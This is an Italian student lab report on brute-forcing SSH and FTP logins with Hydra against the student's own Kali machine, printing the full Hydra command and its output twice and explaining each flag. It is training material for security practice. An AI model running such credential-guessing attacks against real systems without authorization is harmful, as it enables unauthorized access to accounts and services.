


AUTHENTICATION CRACKING CON HYDRA

MATTIA PASTORELLI

COMANDA:

L’esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l’autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L’esercizio si svilupperà in due fasi:


- Una prima fase dove insieme vedremo l’abilitazione di un servizio SSH e la relativa sessione di cracking dell’autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

CREARE UN NUOVO USER


Per prima cosa creiamo un nuovo utente su Kali attraverso il comando:

sudo adduser <nome scelto> (In questo caso l'id è test_user)

Dopodiché scegliamo una password per l'utente (testpass) e diamo invio fino a quando ci dirà che è stato aggiunto il nuovo user.



SSH



Testiamo la connessione del protocollo SSH sul nuovo utente attraverso il comando:

ssh test_user@192.168.1.38 (IP della macchina)

Se la connessione è avvenuta, dovremmo ritrovarci con un messaggio simile a quello in figura.

Dopodiché avviamo il servizio SSH con il comando:

service ssh start

01 ATTACCO CON HYDRA

Cos’è Hydra?

Hydra è uno strumento open source progettato per eseguire attacchi Brute Force o attacchi di dizionario contro vari servizi di autenticazione. Questo strumento è utilizzato principalmente per testare la sicurezza dei sistemi, per trovare password deboli o vulnerabilità nelle implementazioni di autenticazione.

Attacco SSH con HYDRA

Attraverso il comando:

hydra -L (directory username.txt) -P (directory password.txt) IP di Kali -t4 ssh -V

Possiamo far partire l’attacco. Hydra proverà tutte le combinazioni possibili di username e password presenti all’interno della lista.
Una volta avuto riscontro positivo restituirà un messaggio (come in figura) contenente la porta, il protocollo presente sulla porta, IP Host, username e password.

```
└─$ hydra -L /home/kali/Desktop/userpsw.txt -P /home/kali/Desktop/userpsw.txt 192.168.1.38 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-17 09:21:57
[DATA] max 4 tasks per 1 server, overall 4 tasks, 36 login tries (l:6/p:6), ~9 tries per task
[DATA] attacking ssh://192.168.1.38:22/
[ATTEMPT] target 192.168.1.38 - login "pippo" - pass "pippo" - 1 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "pippo" - pass "ciccioùci" - 2 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.38 - login "pippo" - pass "ciao" - 3 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.38 - login "pippo" - pass "msfadmin" - 4 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "pippo" - pass "test_user" - 5 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "pippo" - pass "testpass" - 6 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciccioùci" - pass "pippo" - 7 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciccioùci" - pass "ciccioùci" - 8 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciccioùci" - pass "ciao" - 9 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciccioùci" - pass "msfadmin" - 10 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciccioùci" - pass "test_user" - 11 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciccioùci" - pass "testpass" - 12 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciao" - pass "pippo" - 13 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciao" - pass "ciccioùci" - 14 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciao" - pass "ciao" - 15 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciao" - pass "msfadmin" - 16 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciao" - pass "test_user" - 17 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciao" - pass "testpass" - 18 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.38 - login "msfadmin" - pass "pippo" - 19 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.38 - login "msfadmin" - pass "ciccioùci" - 20 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "msfadmin" - pass "ciao" - 21 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "msfadmin" - pass "msfadmin" - 22 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.38 - login "msfadmin" - pass "test_user" - 23 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "msfadmin" - pass "testpass" - 24 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.38 - login "test_user" - pass "pippo" - 25 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "test_user" - pass "ciccioùci" - 26 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.38 - login "test_user" - pass "ciao" - 27 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.38 - login "test_user" - pass "msfadmin" - 28 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "test_user" - pass "test_user" - 29 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.38 - login "test_user" - pass "testpass" - 30 of 36 [child 0] (0/0)
[22][ssh] host: 192.168.1.38   login: test_user   password: testpass
[ATTEMPT] target 192.168.1.38 - login "testpass" - pass "pippo" - 31 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "testpass" - pass "ciccioùci" - 32 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "testpass" - pass "ciao" - 33 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.38 - login "testpass" - pass "msfadmin" - 34 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "testpass" - pass "test_user" - 35 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "testpass" - pass "testpass" - 36 of 36 [child 2] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-17 09:22:25
```

01 ATTACCO CON HYDRA

Spiegazione del comando:

hydra -L (directory username.txt) -P (directory password.txt) IP di Kali -t4 ssh -V

HYDRA: programma utilizzato

-L: Notiamo che è in maiuscolo, serve per specificare al programma che non siamo a conoscenza dell'id e quindi di provare tutte le combinazioni possibili con gli username presenti nella lista. Se fosse stato minuscolo, avrebbe indicato che eravamo a conoscenza dell'ID e quindi lo avremmo scritto subito dopo.

-P: Stesso principio della <L> ma questa volta serve per le password.

-T4: Specifica il numero di thread da utilizzare durante l'attacco. In questo caso, si utilizzano 4 thread, il che significa che Hydra userà 4 connessioni simultanee per testare le credenziali.


SSH: Protocollo da attaccare

-V: Serve per poter vedere in "live" i vari tentativi effettuati da Hydra

```
└─$ hydra -L /home/kali/Desktop/userpsw.txt -P /home/kali/Desktop/userpsw.txt 192.168.1.38 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-17 09:21:57
[DATA] max 4 tasks per 1 server, overall 4 tasks, 36 login tries (l:6/p:6), ~9 tries per task
[DATA] attacking ssh://192.168.1.38:22/
[ATTEMPT] target 192.168.1.38 - login "pippo" - pass "pippo" - 1 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "pippo" - pass "ciccioùci" - 2 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.38 - login "pippo" - pass "ciao" - 3 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.38 - login "pippo" - pass "msfadmin" - 4 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "pippo" - pass "test_user" - 5 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "pippo" - pass "testpass" - 6 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciccioùci" - pass "pippo" - 7 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciccioùci" - pass "ciccioùci" - 8 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciccioùci" - pass "ciao" - 9 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciccioùci" - pass "msfadmin" - 10 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciccioùci" - pass "test_user" - 11 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciccioùci" - pass "testpass" - 12 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciao" - pass "pippo" - 13 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciao" - pass "ciccioùci" - 14 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciao" - pass "ciao" - 15 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciao" - pass "msfadmin" - 16 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciao" - pass "test_user" - 17 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "ciao" - pass "testpass" - 18 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.38 - login "msfadmin" - pass "pippo" - 19 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.38 - login "msfadmin" - pass "ciccioùci" - 20 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "msfadmin" - pass "ciao" - 21 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "msfadmin" - pass "msfadmin" - 22 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.38 - login "msfadmin" - pass "test_user" - 23 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "msfadmin" - pass "testpass" - 24 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.38 - login "test_user" - pass "pippo" - 25 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "test_user" - pass "ciccioùci" - 26 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.38 - login "test_user" - pass "ciao" - 27 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.38 - login "test_user" - pass "msfadmin" - 28 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "test_user" - pass "test_user" - 29 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.38 - login "test_user" - pass "testpass" - 30 of 36 [child 0] (0/0)
[22][ssh] host: 192.168.1.38   login: test_user   password: testpass
[ATTEMPT] target 192.168.1.38 - login "testpass" - pass "pippo" - 31 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "testpass" - pass "ciccioùci" - 32 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "testpass" - pass "ciao" - 33 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.38 - login "testpass" - pass "msfadmin" - 34 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.38 - login "testpass" - pass "test_user" - 35 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.38 - login "testpass" - pass "testpass" - 36 of 36 [child 2] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-17 09:22:25
```

ATTACCO FTP



L'attacco è uguale a quello per l'SSH, bisogna startare il servizio FTP e di conseguenza procedere con lo stesso attacco precedente.

Unica cosa da cambiare sarà il protocollo da attaccare che in questo caso è l'FTP in esecuzione sulla porta 21